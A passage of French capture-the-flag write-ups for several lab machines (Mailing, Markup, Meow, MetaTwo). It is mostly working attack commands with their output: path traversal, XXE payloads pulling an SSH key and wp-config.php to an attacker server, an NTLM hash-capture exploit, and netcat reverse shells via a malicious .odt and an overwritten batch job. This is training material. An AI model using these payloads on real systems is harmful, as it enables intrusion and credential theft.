On découvre le mot de passe : `littlebear` on continue donc l'enumeration en lançant l'equivalant de sudo -l sur linux pour cela il faut afficher le contenu du fichier doas.conf :

```
luanne$ find / -name doas.conf 2>/dev/null
/usr/pkg/etc/doas.conf
```

```
luanne$ cat /usr/pkg/etc/doas.conf
permit r.michaels as root
```

On peut voir que l'utilisateur a pour permission de lancer le programme doas qui est l'équivalent de sudo sous linux, mais que cela requiert un mot de passe, on peut utiliser le mot de passe trouvé précedemment et se connecter :

```
luanne$ doas sh
Password:
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Mailing

Reconnaissance

Machine cible Adresse IP : `10.10.11.14`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-12 16:27 CET
Nmap scan report for 10.10.11.14
Host is up (0.014s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
5040/tcp  open  unknown
5985/tcp  open  wsman
7680/tcp  open  pando-pub
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
61231/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 105.12 seconds
```

Le scan révèle qu'il y a 20 ports ouverts et qu'il s'agit visiblement d'une machine Windows comme on peut le voir avec le service winrm lancé. Le site web est une entreprise qui publie l'utilisation d'un serveur de mail : "hMailServer" il y a un lien vers un fichier d'instruction à télécharger qui explique comment installer le client pour se connecter au serveur. On peut lancer un dir busting du site :

```
feroxbuster --url http://mailing.htb/ --wordlist /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://mailing.htb/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirb/common.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET       29l       94w     1251c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
200      GET        1l        5w       31c http://mailing.htb/download.php
200      GET        3l       25w      541c http://mailing.htb/assets/
301      GET        2l       10w      160c http://mailing.htb/assets => http://mailing.htb/assets/
200      GET     1144l     5804w   695263c http://mailing.htb/assets/background_image.jpg
...
```

Le scan ne révèle pas de lien particulier, on lance un scan des sous domaines :

```
gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://mailing.htb
--append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://mailing.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

Le scan ne trouve aucun sous domaine.

Vulnerability Assesment

L'url de téchargement du fichier PDF est vulnérable à un path traversal :
`http://mailing.htb/download.php?file=instructions.pdf`
on lance l'url suivante qui permet de télécharger le fichier de configuration :
`http://mailing.htb/download.php?file=../../../../../Program%20Files%20(x86)/hMailServer/bin/hMailServer.ini`

Le fichier de configuration contient les identifiants de connexion vers la base de données SQL crypté avec l'algorithme MD5 (841bb5acfa6779ae432fd7a4e6600ba7) on utilise Hashcat afin de le décrypter :

```
yoyo@kali:~/Downloads$ hashcat -m 0 admin.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 245 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

841bb5acfa6779ae432fd7a4e6600ba7:homenetworkingadministrator
...
```

Le mot de passe décrypté est : `administrator:homenetworkingadministrator`

A présent que l'on connait les identifiants du serveur on peut chercher une vulnérabilité sur le serveur SMTP, la CVE-2024-21413 permet de lancer une requete afin que l'utilisateur clique et que l'on puisse receptionner un hash, on connait l'identifiant et mot de passe de administrator :

```
### Envoi de la requete SMTP sur le port 587
python3 CVE-2024-21413.py --server mailing.htb --port 587 --username administrator@mailing.htb --password
'homenetworkingadministrator' --sender administrator@mailing.htb --recipient maya@mailing.htb --url "
\\10.10.14.4\smbFolder\test.txt" --subject Test

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

 Email sent successfully.

### Reception du Hash sur impacket
```

```
sudo impacket-smbserver smbFolder $(pwd) -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.14,65113)
[*] AUTHENTICATE_MESSAGE (MAILING\maya,MAILING)
[*] User MAILING\maya authenticated successfully
[*]
maya::MAILING:aaaaaaaaaaaaaaaa:5f0342da9d650706e4ca1e951e269254:0101000000000000cd66072365db01f2d28c542f
33426f0000000001001000750052006900 4e006900760075006e0003001000750052006900 4e006900760075006e00020010007a00
50006d004b00720067007a006a00040010007a0050006d004b00720067007a006a000700080000cd66072365db0106000400020000
000800300030000000000000000000000000002000008031130f7b430026919455c1d2a858391d2087d58ef40f6f37ba3dbcd7792dc9
0a001000000000000000000000000000000000000009001e006300690066007300 2f00310030002e00310030002e00310034002e0034
000000000000000000
```

On a récpetionné le hash de maya sur impacket on peut à présent utiliser hashcat afin de le décrypter :

```
hashcat -m 5600 maya.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
...
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

MAYA::MAILING:aaaaaaaaaaaaaaaa:224063756c218bda670e8317925332a2:0101000000000000063d3d62365db01e2f8f384e
bed4a7400000000010010006400530073006c00690059004e0070000300100064005300730 06c00690059004e007000020010004e0
042004800700079006b0072004e00040010004e0042004800700079006b0072004e00070008000063d3d62365db010600040002000
000800300030000000000000000000000000002000008031130f7b430026919455c1d2a858391d2087d58ef40f6f37ba3dbcd7792dc
90a001000000000000000000000000000000000009001e006300690066007300 2f00310030002e00310030002e00310034002e003
400000000000000000:m4y4ngs4ri
...
```

Le hash a été décrypté les identifiants sont `maya:m4y4ngs4ri` on peut à présent utiliser evilwinrm afin de se connecter avec les identifiants trouvés :

```
evil-winrm -u maya -p m4y4ngs4ri -i mailing.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path
-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents>
```

On obtient ainsi accès à la machine avec l'utilisateur maya

Privilege Escalation

Il nous faut l'accès Adminsitrateur à présent. En enumérant les fichiers en découvre que le programme LibreOffice est installé sur la machine on découvre sa version :

```
type "C:\program files\libreoffice\program\version.ini"
[Version]
...
MsiProductVersion=7.4.0.1
ProductCode={A3C6520A-E485-47EE-98CC-32D6BB0529E4}
ReferenceOOoMajorMinor=4.1
```

On recherche une vulnérabilité pour cette version du logiciel on trouve la CVE-2023-2255 on peut lancer le programme qui permet la compilation du fichier .odt :

```
python3 CVE-2023-2255.py --cmd "cmd.exe /c C:\Users\maya\Desktop\nc.exe -e cmd.exe 10.10.14.4 1234"
--output exploit.odt
File exploit.odt has been created !
```

Puis on upload nc et le fichier odt :

```
*Evil-WinRM* PS C:\Users\maya\Desktop> upload nc.exe

Info: Uploading /home/yoyo/Downloads/nc.exe to C:\Users\maya\Desktop\nc.exe

Data: 51488 bytes of 51488 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\maya\Desktop> cd "C:\Important Documents"
*Evil-WinRM* PS C:\Important Documents> upload exploit.odt

Info: Uploading /home/yoyo/Downloads/exploit.odt to C:\Important Documents\exploit.odt

Data: 40732 bytes of 40732 bytes copied

Info: Upload successful!

### Reception du reverse Shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.14] 59190
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
whoami
mailing\localadmin

C:\Program Files\LibreOffice\program>
```

On obtient ainsi les droits sur l'utilisateur localadmin

Markup

Reconnaissance

Machine cible Adresse IP : `10.129.95.192`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.95.192
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 11:35 CET
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 35.23% done; ETC: 11:37 (0:01:41 remaining)
Nmap scan report for 10.129.95.192
Host is up (0.015s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 130.68 seconds
```

Il semble qu'il y ait les ports 22, 80 et 443 ouverts, le port 80 lance un serveur web apache version 2.4.41 :

```
curl -I 10.129.95.192
HTTP/1.1 200 OK
Date: Mon, 09 Dec 2024 10:38:39 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
X-Powered-By: PHP/7.2.28
Set-Cookie: PHPSESSID=8n5a9r113puf0g844gen8fapie; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
```

Sur la page web est présent une demande d'authentification. On peut tester différentes combinaisons de noms utilisateur et mot de passe, on parvient à se connecter avec les identifiants par défaut `admin:password`
En explorant les pages du site on trouve qu'il est possible de soumettre un formulaire de commandes et de contact page web : `services.php` et `contact.php`
En explorant le code source du site avec le navigateur on trouve que le site utilise la version 1.0 de XML pour son formulaire de commandes. De plus en explorant le code HTML on découvre un nom d'utilisateur : `Daniel` qui semble être le développeur du site.

Vulnerability Assesment

Afin d'exploiter le site nous allons lancer une attaque XXE (XML External Entity) pour cela on execute le code suivant sur Burpsuite Repeater qui permet d'afficher le contenu du fichier `c:/windows/win.ini` :

```
<?xml version = "1.0"?>
<!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">
]>
<order>
<quantity>
1
</quantity>
<item>
&xxe;
</item><address>
 a
</address>
</order>
```

Le résultat est le suivant :

```
Your order for
; for 16-bit app support
[fonts]
[extensions]
```

```
[mci extensions]
[files]
[Mail]
MAPI=1
[Ports]
COM1:=9600,n,8,1
```

Exploitation

A présent que nous avons confirmation que l'attaque fonctionne nous allons explorer les fichier afin d'en extraire du contenu. Nous avions possiblement un nom d'utilisateur `daniel` nous allons donc tenter d'extraire sa clef RSA placé dans le fichier `c:/users/daniel/.ssh/id_rsa` afin de nous connecter en SSH :

```
<?xml version = "1.0"?>
<!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///c:/users/daniel/.ssh/id_rsa">
]>
<order>
<quantity>
1
</quantity>
<item>
&xxe;
</item><address>
 a
</address>
</order>
```

Le résultat est le suivant :

```
Your order for
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEArJgaPRF5S49ZB+Ql8cOhnURSOZ4nVYRSnPXo6FIe9JnhVRrdEiMi
QZoKVCX6hIWp7I0BzN3o094nWInXYqh2oz5ijBqrn+NVlDYgGOtzQWLhW7MKsAvMpqM0fg
HYC5nup5qM8LYDyhLQ56j8jq5mhvEspgcDdGRy31pljOQSYDeAKVfiTOOMznyOdY/Klt6+
ca+7/6ze8LTD3KYcUAqAxDINaZnNrG66yJU1RygXBwKRMEKZrEviLB7dzLElu3kGtiBa0g
DUqF/SVkE/tKGDH+XrKl6ltAUKfald/nqJrZbjDieplguocXwbFugIkyCc+eqSyaShMVk3
PKmZCo3ddxfmaXsPTOUpohi4tidnGO0OH0f7Vt4v843xTWC8wsk2ddVZZV41+ES99JMlFx
LoVSXtizaXYX6l8P+FuE4ynam2cRCqWuislM0XVLEA+mGznsXeP1lNL+0eaT3Yt/TpfkPH
3cUU0VezCezxqDV6rs/o333JDf0klkIRmsQTVMCVAAAFiGFRDhJhUQ4SAAAAB3NzaC1yc2
EAAAGBAKyYGj0ReUuPWQfkJfHDoZ1EUjmeJ1WEUpz16OhSHvSZ4VUa3RIjIkGaClQl+oSF
qeyNAczd6NPeJ1iJ12KodqM+Yowaq5/jVZQ2IBjrc0Fi4VuzCrALzKajNH4B2AuZ7qeajP
C2A8oSOOeo/I6uZobxLKYHA3Rkct9aZYzkEmA3gClX4kzjjM58jnWPypbevnGvu/+s3vC0
w9ymHFAKgMQyDWmZzaxuusiVNUcoFwcCkTBCmaxL4iwe3cyxJbt5BrYgWtIA1Khf0lZBP7
Shgx/l6ypepbQFCn2pXf56ia2W4w4nqZYLqHF8GxboCJMgnPnqksmkoTFZNzypmQqN3XcX
5ml7D0zlKaIYuLYnZxjtNB9H+1beL/ON8U1gvMLJNnXVWWVeNfhEvfSTJRcS6FUl7Ys2l2
F+pfD/hbhOMp2ptnEQqlrorJTNF1SxAPphs57F3j9ZTS/tHmk92Lf06X5Dx93FFNFXswns
8ag1eq7P6N99yQ39JJZCEZrEE1TAlQAAAAMBAAEAAAGAJvPhIB08eeAtYMmOAsV7SSotQJ
HAIN3PY1tgqGY4VE4SfAmnETvatGGWqS01IAmmsxuT52/B52dBDAt4D+0jcW5YAXTXfStq
mhupHNau2Xf+kpqS8+6FzqoQ48t4vg2MvkjOPDNoIYgjm9UYwv77ZsMxp3r3vaIaBuy49J
ZYy1xbUXljOqUOlzmnUUMVnv1AkBnwXSDf5AV4GulmhG4KZ71AJ7AtqhgHkdOTBa83mz5q
FDFDy44IyppgxpzIfkou6aIZA/rC7OeJ1Z9ElufWLvevywJeGkpOBkq+DFigFwd2GfF7kD
1NCEgH/KFW4lVtOGTaYOV2otR3evYZnP+UqRxPE62n2e9UqjEOTvKiVIXSqwSExMBHeCKF
+A5JZn45+sb1AUmvdJ7ZhGHhHSjDG0iZuoU66rZ9OcdOmzQxB67Em6xsl+aJp3v8HIvpEC
sfm80NKUo8dODlkkOslY4GFyxlL5CVtE89+wJUDGIOwRjB1c64R8eu3g3Zqqf7ocYVAAAA
wHnnDAKd85CgPWAUEVXyUGDE6mTyexJubnoQhqIzgTwylLZW8mo1p3XZVna6ehic01dK/o
1xTBIUB6VT00BphkmFZCfJptsHgz5AQXkZMybwFATtFSyLTVG2ZGMWvlI3jKwe9IAWTUTS
IpXkVf2ozXdLxjJEsdTno8hz/YuocEYU2nAgzhtQ+KT95EYVcRk8h7N1keIwwC6tUVlpt+
yrHXm3JYU25HdSv0Tdupvhgz BxYOcpjqY2GA3i27KnpkIeRQAAAMEA2nxxhoLzyrQQBtES
h8I1FLfs0DPlznCDfLrxTkmwXbZmHs5L8pP44Ln8v0AfPEcaqhXBt9/9QU/hs4kHh5tLzR
Fl4Baus1XHI3RmLjhUCOPXabJv5gXmAPmsEQ0kBLshuIS59X67XSBgUvfF5KVpBk7BCbzL
mQcmPrnq/LNXVk8aMUaq2RhaCUWVRlAoxespK4pZ4ffMDmUe2RKIVmNJV++vlhC96yTuUQ
S/58hZP3xlNRwlfKOw1LPzjxqhY+vzAAAAwQDKOnpm/2lpwJ6VjOderUQy67ECQf339Dvy
U9wdThMBRcVpwdgl6z7UXI00cja1/EDon52/4yxImUuThOjCL9yloTamWkuGqCRQ4oSeqP
kUtQAh7YqWil1/jTCT0CujQGvZhxyRfXgbwE6NWZOEkqKh5+SbYuPk08kB9xboWWCEOqNE
vRCD2pONhqZOjinGfGUMml1UaJZzxZs6F9hmOz+WAek89dPdD4rBCU2fS3J7bs9Xx2PdyA
m3MVFR4sN7a1cAAAANZGFuaWVsQEVudGl0eQECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

On peut créer un fichier `id_rsa` en local et on change les droits utilisateur du fichier avec `chmod 400 id_rsa` puis on se connecte en ssh à la machine cible :

```
ssh -i id_rsa daniel@10.129.95.192
The authenticity of host '10.129.95.192 (10.129.95.192)' can't be established.
```

```
ED25519 key fingerprint is SHA256:v2qVZO/YBh1AMB/k4lDggvG5dQb+Sy+tURkS2AiYjx4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.95.192' (ED25519) to the list of known hosts.

Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

daniel@MARKUP C:\Users\daniel>
```

On peut extraire le flag user.txt présent dans le répertoire `Desktop`

Privilege Escalation

Il nous faut à présent l'accès Administrator.
En continuant d'explorer les fichiers il semble qu'il y ait un fichier nommé `job.bat` dans le répertoire `C:\LogManagement` :

```
daniel@MARKUP C:\Log-Management>type job.bat
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)==(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit
```

On remarque que celui ci execute un programme nommé `wevtutil.exe` Il est apparemment uniquement executable par un administrateur on peut vérifier cela avec icacls :

```
icacls job.bat
job.bat BUILTIN\Users:(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Users:(I)(RX)
```

Le fichier peut en vérité être exécuté par tous les utilisateurs dont l'utilisateur `daniel` et aussi par les Administrateurs. On peut vérifier que le processus `wevtutil.exe` est en cours d'execution avec `ps` :

```
ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
      4       2      412         80               3580   1 wevtutil
```

Le `wevtutil` semble être executé il est donc possible de lancer un reverse shell avec netcat en ajoutant une ligne au processus `job.bat` afin que le reverse shell s'execute.

On commence par uploader netcat avec un serveur python auto hébergé sur la machine attaquant :

```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

On lance ensuite une requête depuis le serveur afin de télécharger netcat :

```
wget http://10.10.14.21:8000/nc.exe -outfile nc64.exe
PS C:\Log-Management> dir


    Directory: C:\Log-Management


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/6/2020   1:42 AM            346 job.bat
-a----        12/9/2024  10:56 AM          38616 nc64.exe
```

On peut à présent ajouter la ligne de code qui va executer le reverse shell :

```
daniel@MARKUP C:\Log-Management> echo C:\Log-Management\nc64.exe -e cmd.exe 10.10.14.21 1234 >
C:\Log-Management\job.bat
```

On lance en parallèle un listener netcat sur le port 1234 afin de réceptionner le shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.129.95.192] 49775
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

On peut extraire le flag placé dans le fichier `C:\users\Administrator\Desktop\root.txt`

Meow

Reconnaissance

Machine cible Adresse IP : `10.129.3.133`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.129.3.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 18:49 CET
Nmap scan report for 10.129.3.133
Host is up (0.020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 14.53 seconds
```

Le scan révèle qu'il y a le port 23 pour Telnet ouvert, ce protocole est très peu sécurisé, on peut donc tenter de s'y connecter avec des identifiants par défaut :

```
telnet 10.129.3.133
Trying 10.129.3.133...
Connected to 10.129.3.133.
Escape character is '^]

Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 08 Jan 2025 05:51:42 PM UTC

  System load:           0.09
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
  Swap usage:            0%
  Processes:             145
  Users logged in:       0
  IPv4 address for eth0: 10.129.3.133
  IPv6 address for eth0: dead:beef::250:56ff:fe94:dbc5

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# ls
flag.txt  snap
```

L'identifiant correct était root

MetaTwo

Reconnaissance

Machine cible Adresse IP : `10.10.11.186`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.186
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 13:40 CET
Nmap scan report for 10.10.11.186
Host is up (0.14s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 10.83 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le port 21 pour FTP, le port 22 pour SSH et le port 80 pour un serveur web Nginx. Le site web est une entreprise d'actualités. Wappalyzer identifie le CMS Wordpress version 5.6.2, il y a une URL permettant de programmer une réunion, on peut entrer ses informations dans le formulaire pour s'inscrire. Le langage php version 8.0.24 est utilisé. En analysant le code source de la page events pour programmer un évènement, on remarque la présence du plugin BookingPress Version 1.0.10

Exploitation

Avec ces informations on peut commencer à rechercher une CVE pour la version 1.0.10 du plugin Wordpress, on tombe sur la CVE-2022-0739 `https://github.com/viardant/CVE-2022-0739?tab=readme-ov-file` qui permet de pouvoir dumper la base de donnée utilisé par le site, on télécharge et execute l'exploit :

```
python3 booking-press-expl.py --url http://metapress.htb/ --nonce 397a56236b
- BookingPress PoC
-- Got db fingerprint:  10.5.15-MariaDB-0+deb11u1
-- Count of users:  2
|admin|admin@metapress.htb|$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.|
|manager|manager@metapress.htb|$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70|
```

En ajoutant le nonce wordpress en argument on peut dump le contenu de la base de donnée, on ontient les hash des utilisateur admin et manager, on crack les hash avec hashcat :

```
hashcat -m 400 mana.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported
...
$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 400 (phpass)
Hash.Target......: mana.hash
Time.Started.....: Tue Jan 21 15:33:28 2025 (26 secs)
Time.Estimated...: Tue Jan 21 15:33:54 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   575.7 kH/s (0.98ms) @ Accel:128 Loops:128 Thr:256 Vec:1
Recovered........: 1/2 (50.00%) Digests (total), 1/2 (50.00%) Digests (new), 1/2 (50.00%) Salts
Progress.........: 28688770/28688770 (100.00%)
Rejected.........: 0/28688770 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
```

```
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:8064-8192
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[2a2a2a454c592a2a2a3133] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 43c Util: 49% Core:1785MHz Mem:5000MHz Bus:16

Started: Tue Jan 21 15:33:26 2025
Stopped: Tue Jan 21 15:33:56 2025
```

Hashcat ne parvient qu'à craquer le hash de l'utilisateur manager, `manager:partylikearockstar` on peut utiliser ses identifiants afin de se connecter à wordpress, une fois connecté on a accès a la librairie ou l'on peut uploader des fichier. on peut exploiter la version 5.6.2 de wordpress qui est vulnérable à la CVE-2021-29447 `https://blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/` pour cela il faut créer un fichier .wav qui contient une execution de commande qui va lire le contenu du système, que l'on va uploadé et lorsque uploadé on receptionnera une réponse du système qui va faire une requete vers un autre fichier qui contiendra le fichier que l'on souhaite lire dans l'exemple wp-config.php :

```
### Création du fichier wav
echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY %
remote SYSTEM '"'"'http://10.10.16.7:8000/evil.dtd'"'"'>%remote;%init;%trick;]>\x00' > payload.wav

### Contenu du fichier evil.dtd
cat evil.dtd
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/metapress.htb/blog/
wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.10.16.7:8000/?p=%file;'>" >

### réception du contenu du fichier codé en Base64 après upload du fichier wav
php -S 0.0.0.0:8000
[Tue Jan 21 17:50:28 2025] PHP 8.2.27 Development Server (http://0.0.0.0:8000) started
[Tue Jan 21 17:50:37 2025] 10.10.11.186:55448 Accepted
[Tue Jan 21 17:50:37 2025] 10.10.11.186:55448 [200]: GET /evil.dtd
[Tue Jan 21 17:50:37 2025] 10.10.11.186:55448 Closing
[Tue Jan 21 17:50:37 2025] 10.10.11.186:55452 Accepted
[Tue Jan 21 17:50:37 2025] 10.10.11.186:55452 [404]: GET /?
p=PD9waHANCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lKCAnREJfTkFNRScsICdibG9nJyAp
Ow0KDQovKiogTXlTUUwgZGF0YWJhc2UgdXNlcm5hbWUgKi8NCmRlZmluZSggJ0RCX1VTRVInLCAnYmxvZycgKTsNCg0KLyoqIE15U1FMIGRhdG
FiYXNlIHBhc3N3b3JkICovDQpkZWZpbmUoICdEQl9QQVNTV09SRCcsICc2MzVBcUBUZHFyQ3dYRlVaJyApOw0KDQovKiogTXlTUUwgaG9zdG5h
...
aW5nIG1vZGUuDQogKiBAbGluayBodHRwczovL3dvcmRwcmVzcy5vcmcvc3VwcG9ydC9hcnRpY2xlL2RlYnVnZ2luZy1pbi13b3JkcHJlc3MvDQ
ogKi8NCmRlZmluZSggJ1dQX0RFQlVHJywgZmFsc2UgKTsNCg0KLyoqIEFic29sdXRlIHBhdGggdG8gdGhlIFdvcmRQcmVzcyBkaXJlY3Rvcnku
ICovDQppZiAoICEgZGVmaW5lZCggJ0FCU1BBVEgnICkgKSB7DQoJZGVmaW5lKCAnQUJTUEFUSCcsIF9fRElSX18gLiAnLycgKTsNCn0NCg0KLy
oqIFNldHMgdXAgV29yZFByZXNzIHZhcnMgYW5kIGluY2x1ZGVkIGZpbGVzLiAqLw0KcmVxdWlyZV9vbmNlIEFCU1BBVEggLiAnd3Atc2V0dGlu
Z3MucGhwJzsNCg== - No such file or directory

### Conversion du contenu Base64 en text
echo
"PD9waHANCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lKCAnREJfTkFNRScsICdibG9nJyApO
... " | base64 -d
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );

/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
